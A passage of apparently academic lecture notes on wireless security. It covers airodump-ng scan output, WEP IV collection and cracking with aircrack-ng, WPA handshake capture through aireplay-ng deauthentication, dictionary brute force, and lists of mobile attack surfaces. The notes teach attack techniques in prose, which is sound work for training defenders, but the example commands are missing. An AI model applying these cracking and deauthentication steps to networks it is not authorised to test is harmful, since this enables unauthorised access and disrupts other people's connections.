C0:3E:0F:21:0B:F5  -74        2        0    0  11  54e  WPA2 CCMP   PSK  SKY36128
08:76:FF:AC:4F:EC  -74        2        0    0   1  54e  WPA2 CCMP   PSK  PlusnetWirelessAC4FEC

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   0E:A7:53:D5:F0:DB  -35    0 - 1      0         1
(not associated)   C8:D3:FF:18:F0:46  -68    0 - 1      0         1  BTHub5-SM8P
(not associated)   DA:6B:B9:74:5C:0B  -70    0 - 1      2         5
(not associated)   34:E6:AD:D6:1B:C7  -72    0 - 1      0         2  LH-WIFI
(not associated)   3C:33:00:6F:EF:3C  -75    0 - 1      0         3
42:C7:29:26:B9:ED  34:23:BA:E3:F1:4E  -68    0 - 1      0        16
```


WEP hacking

The attacker collect several packets with different WEP IVs. *Airodump-ng* can filter the air traffic for specific conditions and save them into file.



There's no exact number for the necessary Ivs (sometimes 60.000 is not enough). *Aircrack-ng* can handle multiple files, if there's not enough IV the collection can be continued. IN5290 2018 L12 – Wireless

Aircrack-ng is able to restore the key if appropriate number of packets are provided. Multiple capture files can be provided. The whole cracking process is automatic.



12.2 *WPA* handshake


WPA aims to provide stronger wireless data encryption than WEP. WPA protocol used the same cipher (RC4) as WEP but added TKIP (Temporal Key Integrity Protocol) to make it harder to decipher the key. WPA2 - replaced RC4 with AES (Advanced Encryption Standard) and replaced TKIP with CCMP (Counter mode with Cipher block chaining Message authentication code Protocol)
WPA/WPA2 uses a 4**-way handshake** to authenticate devices to the network. These handshakes occur whenever a device connects to the network. The handshake has to be obtained to crack the password.

12.2.1 WPA/WPA2 hacking - aireplay


Aireplay-ng is used to inject wireless frames. The primary function is to generate traffic for the later use in *aircrack-ng* for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, etc.

- Attack 0: Deauthentication
- Attack 1: Fake authentication
- Attack 2: Interactive packet replay
- Attack 3: ARP request replay attack
- Attack 4: KoreK chopchop attack
- Attack 5: Fragmentation attack
- Attack 6: Cafe-latte attack
- Attack 7: Client-oriented fragmentation attack
- Attack 8: WPA Migration Mode

aireplay-ng example:
Deauthentication interrupts the connection between the hotspot and the client(s). When reconnecting a new handshake is sent again.



aircrack-ng - WPA cracking example:
If we have a good handshake (sometimes it looks like we have it, but not), **aircrack-ng** can be used to brute force the key from a dictionary:



12.3 Mobile device attack types (attack surface)

12.3.1 The Device

- Browser
  - Phishing
  - Framing
  - Clickjacking
  - Man-in-the-Middle (MITM)
  - Buffer Overflow
  - Data Caching
- System
  - No Passcode / Weak Passcode
  - iOS Jailbreak
  - Android Rooting
  - OS Data Caching
  - Password and Data Accessible
  - Carrier-Loaded Software
  - No Encryption / Weak Encryption
  - User-Initiated Code
- Phone/SMS
  - Baseband Attacks
  - SMishing
- Apps
  - Sensitive Data Storage
  - No Encryption / Weak Encryption
  - Config Manipulation
  - Dynamic Runtime Injection
  - Unintended Permissions
  - Escalated Privileges
- Malware

12.3.2 The Network

- Wi-Fi (No Encryption / Weak Encryption)
- Rouge Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hacking
- DNS Poisoning
- SSL Strip
- Fake SSL Certificate

12.3.3 The Data Center

Web Server

- Platform Vulnerabilities
- Server Misconfiguration
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (XSRF)
- Weak Input Validation
- Brute Force Attacks

Database

- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

12.4 OWASP mobile top 10